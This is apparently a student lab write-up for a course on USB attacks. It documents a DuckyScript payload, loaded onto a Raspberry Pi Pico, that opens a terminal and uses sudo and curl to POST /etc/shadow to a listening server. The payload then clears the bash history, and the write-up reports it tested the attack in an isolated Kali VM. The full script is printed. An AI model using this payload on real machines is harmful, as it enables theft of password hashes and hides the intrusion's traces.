ShadowPOSTExfiltration


Phillip Schlomann, COMP-490, USB Attacks

Note that this attack involves password exfiltration and sudo access, so some of the screenshots will include redacted information.


This DuckyScript payload file's purpose is to open up a terminal in Linux when plugged into the computer to send the contents of /etc/shadow to a listening server with an HTTP POST request, then clear the history and close the terminal.

Since this testing Kali Linux virtual machine is an isolated environment, the listening server was set up in a separate terminal on the same machine.

The DuckyScript payload was delivered via a Rapberry Pi Pico with PicoToDucky installed. This is what the terminal it opened looks like before it is closed;



Returning to the server terminal, the full /etc/shadow file can be seen.



The script itself uses DuckyScript commands with delays in-between to allow for the system to run the previous lines.

```
REM /etc/shadow wxfiltration
REM Open a terminal window
DELAY 200
ALT F2
DELAY 500
STRING qterminal
DELAY 200
ENTER

REM Enter a bash session from the terminal, which launches as zsh
DELAY 1500
STRING bash
DELAY 200
ENTER

REM Send a POST request with the /etc/shadow file to the listener
STRING sudo curl -X POST -d @"/etc/shadow" http://0.0.0.0:8000/
DELAY 200
ENTER
DELAY 200

REM Access to /etc/shadow does require root privileges, so the password is typed in
STRING [password]
DELAY 200
ENTER
DELAY 200

REM The bash history is cleared, the bash session is exited, then the terminal is closed
STRING history -c && exit
DELAY 200
ENTER
STRING exit
DELAY 200
ENTER
```

Across 7 test runs from snapshots of Kali with only the server open in VirtualBox, this payload was successful 5 times.